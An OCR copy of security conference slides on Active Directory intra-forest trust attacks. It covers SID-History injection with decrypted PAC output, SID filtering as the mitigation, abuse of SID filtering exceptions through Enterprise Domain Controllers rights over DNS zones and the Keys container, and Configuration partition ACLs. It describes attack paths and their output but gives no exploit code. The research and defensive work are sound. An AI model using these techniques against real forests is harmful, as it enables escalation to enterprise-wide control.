



```
Decrypted PAC             :
  LogonInfo               :
    LogonTime             : 7/9/2022 9:06:36 PM
    LogoffTime            :
    KickOffTime           :
    PasswordLastSet       : 7/9/2022 9:04:37 PM
    PasswordCanChange     : 7/10/2022 9:04:37 PM
    PasswordMustChange    : 8/20/2022 9:04:37 PM
    EffectiveName         : Administrator
    FullName              :
    LogonScript           :
    ProfilePath           :
    HomeDirectory         :
    HomeDirectoryDrive    :
    LogonCount            : 10
    BadPasswordCount      : 0
    UserId                : 500
    PrimaryGroupId        : 513
    GroupCount            : 3
    Groups                : 512,520,513
    UserFlags             : (32) EXTRA_SIDS
    UserSessionKey        : 0000000000000000
    LogonServer           : CHILD-DC-01
    LogonDomainName       : CHILD
    LogonDomainId         : S-1-5-21-3011036289-559256240-3350601030
    UserAccountControl    : (16) NORMAL_ACCOUNT
    ExtraSIDCount         : 1
    ExtraSIDs             : S-1-18-1
    ResourceGroupCount    : 0
  ClientName              :
    Client Id             : 7/9/2022 9:23:02 PM
    Client Name           : Administrator
```


SID-History injection




SID-History injection



SID-History injection




SID-History injection



SID-History injection

Demo video: https://github.com/martinsohn/Active-Directory-trust-attacks/blob/main/presentations/BSidesCPH2022/videos/demo-01_sid-history-attack-success.mp4

Enable SID filtering



SID-History injection mitigated

Demo video: https://github.com/martinsohn/Active-Directory-trust-attacks/blob/main/presentations/BSidesCPH2022/videos/demo-02_sid-history-attack-mitigated.mp4

SID filtering research

SID filtering exceptions

- SID filtering works but has exceptions
- Abuse exceptions?

SID pattern	Description of the pattern	Constant/value	Description	Action
S-1-4	NonUnique Authority		A SID that represents an identifier authority.	NeverFilter
S-1-5-9	Enterprise Domain Controllers	ENTERPRISE_DOMAIN_CONTROLLERS	A group that includes all domain controllers in a forest that uses an Active Directory directory service.	EDC
S-1-5-15	"This Org"	THIS_ORGANIZATION	A group that includes all users from the same organization. If this SID is present, the OTHER_ORGANIZATION SID MUST NOT be present.<12>	NeverFilter
S-1-5-21-0-0-0-496	Compounded Authentication	COMPOUNDED_AUTHENTICATION	Device identity is included in the Kerberos service ticket. If a forest boundary was crossed, then claims transformation occurred.<13>	NeverFilter
S-1-5-21-0-0-0-497	Claims Valid	CLAIMS_VALID	Claims were queried for in the account's domain, and if a forest boundary was crossed, then claims transformation occurred.<14>	NeverFilter
S-1-5-1000-*	Other Organization	OTHER_ORGANIZATION	A group that includes all users and computers from another organization. If this SID is present, THIS_ORGANIZATION SID MUST NOT be present.<35>	NeverFilter
S-1-5-R-*R>1000	Extensible			NeverFilter
S-1-10	Passport Authority			NeverFilter

[MS-PAC]: 4.1.2.2 SID Filtering and Claims Transformation - https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/55fc19f2-55ba-4251-8a6a-103dd7c66280

Enumerate default SID rights

- Memberships of local and AD groups
- User Rights Assignment of Domain Controllers
- ‘defaultSecurityDescriptor’ attribute of ‘classSchema’ objects
- ACE set directly (not by inheritance) on
  - all AD objects in all naming contexts
  - all registry keys
  - default network shares (SYSVOL, etc.)

https://docs.microsoft.com/en-us/sysinternals/downloads/accessenum
https://improsec.com/s/Get-ADObjectACL.txt

Results?

New intra-forest trust attacks

via SID filtering exceptions

Enterprise Domain Controllers

- Group in forest root domain
- All forest DCs are members
- Granted GenericAll rights
- Is a SID filtering exception

S-1-5-9	Enterprise Domain Controllers	ENTERPRISE_DOMAIN_CONTROLLERS	A group that includes all domain controllers in a forest that uses an Active Directory directory service.	EDC

Right	Object
ActiveDirectoryRights: GenericAll **InheritanceType:** None **InheritanceFlags:** None	DC=@,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=@,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_gc._tcp,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_gc._tcp.Default-First-Site-Name._sites,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_kerberos._tcp,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_kerberos._tcp.Default-First-Site-Name._sites,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_kerberos._udp,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_kpasswd._tcp,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_kpasswd._udp,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_ldap._tcp,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_ldap._tcp.Default-First-Site-Name._sites,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_ldap._tcp.Default-First-Site-Name._sites.DomainDnsZones,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_ldap._tcp.Default-First-Site-Name._sites.ForestDnsZones,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_ldap._tcp.DomainDnsZones,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_ldap._tcp.ForestDnsZones,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_msdcs,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=a.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=b.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=c.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=d.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=DomainDnsZones,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=e.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=f.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=ForestDnsZones,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=g.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=h.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=i.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=j.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=k.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=l.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=m.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=root-dc-01,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
ActiveDirectoryRights: CreateChild, DeleteChild, ListChildren, ReadProperty, DeleteTree, ExtendedRight, Delete, GenericWrite, WriteDacl, WriteOwner **InheritanceType:** All **InheritanceFlags:** ContainerInherit	CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
ActiveDirectoryRights: GenericRead **InheritanceType:** None **InheritanceFlags:** None	DC=DomainDnsZones,DC=root,DC=local

CN=MicroftDNS


- DomainDnsZones partition
  - CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
- ForestDnsZones partition
  - CN=MicrosoftDNS,DC=ForestDnsZones,DC=root,DC=local
- Domain partition (legacy <2000)
  - CN=MicrosoftDNS,CN=System,DC=root,DC=local

Attack #1 - DNS trust attack

- Create, delete, modify DNS records of parent-domain

a) Modify static DNS records
b) Modify Active Directory DNS-Based Discovery (DNS-SD) records
c) Modify Root Hints/Root DNS servers

Right	Object
ActiveDirectoryRights: GenericAll **InheritanceType**: All **InheritanceFlags**: ContainerInherit	CN=Keys,DC=root,DC=local



https://twitter.com/JosephRyanRies/status/1162071208428482561
https://twitter.com/MGrafnetter/status/1504803623901057028

Attack #2 – Keys container trust attack

- Compromise objects stored in parent domain's Key container
- Empty container?
- Previously stored 'msDS-KeyCredential' objects (NGC, FIDO, and STK keys).
- Container and class obsolete and replaced by 'msds-KeyCredentialLink' attribute
- Objects stored by accident?


https://twitter.com/JosephRyanRies/status/1162071208428482561
https://twitter.com/MGrafnetter/status/1504803623901057028

New intra-forest trust attacks

via CN=Configuration replication

CN=Configuration

- “Configuration” Naming Context replicates to all DCs in forest
- Writeable DCs contain writeable copy
- Read only DCs contain non-writeable copy



Security descriptor - CN=Configuration,DC=root,DC=local

Owner: ROOT\Enterprise Admins

Group: ROOT\Enterprise Admins

SD control

- [x] SELF_RELATIVE
- [ ] OWNER_DEFAULTED
- [ ] GROUP_DEFAULTED
- [x] DACL_PRESENT
- [ ] DACL_PROTECTED
- [ ] DACL_AUTO_INHERITED
- [ ] DACL_DEFAULTED
- [ ] SACL_PRESENT
- [ ] SACL_PROTECTED
- [ ] SACL_AUTO_INHERITED
- [ ] SACL_DEFAULTED

DACL (15 ACEs)

Type	Trustee	Rights	Flags
Allow	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Control access (Replicating Directory Changes)	
Allow	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Control access (Replication Synchronization)	
Allow	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Control access (Manage Replication Topology)	
Allow	BUILTIN\Administrators	Control access (Replicating Directory Changes)	
Allow	BUILTIN\Administrators	Control access (Replication Synchronization)	
Allow	BUILTIN\Administrators	Control access (Manage Replication Topology)	
Allow	NT AUTHORITY\Authenticated Users	Read	
Allow	ROOT\Enterprise Admins	Full control	Inherit
Allow	NT AUTHORITY\SYSTEM	Full control	
Allow	ROOT\Domain Admins	Write, List object, Write DACL, Write owner, Create child, Delete, Control access	Inherit, Inherit only
Allow	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Control access (Replicating Directory Changes All)	
Allow	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Control access (Replicating Directory Changes In Filtered Set)	
Allow	BUILTIN\Administrators	Control access (Replicating Directory Changes All)	
Allow	BUILTIN\Administrators	Control access (Replicating Directory Changes In Filtered Set)	
Allow	ROOT\Enterprise Read-only Domain Controllers	Control access (Replicating Directory Changes)	

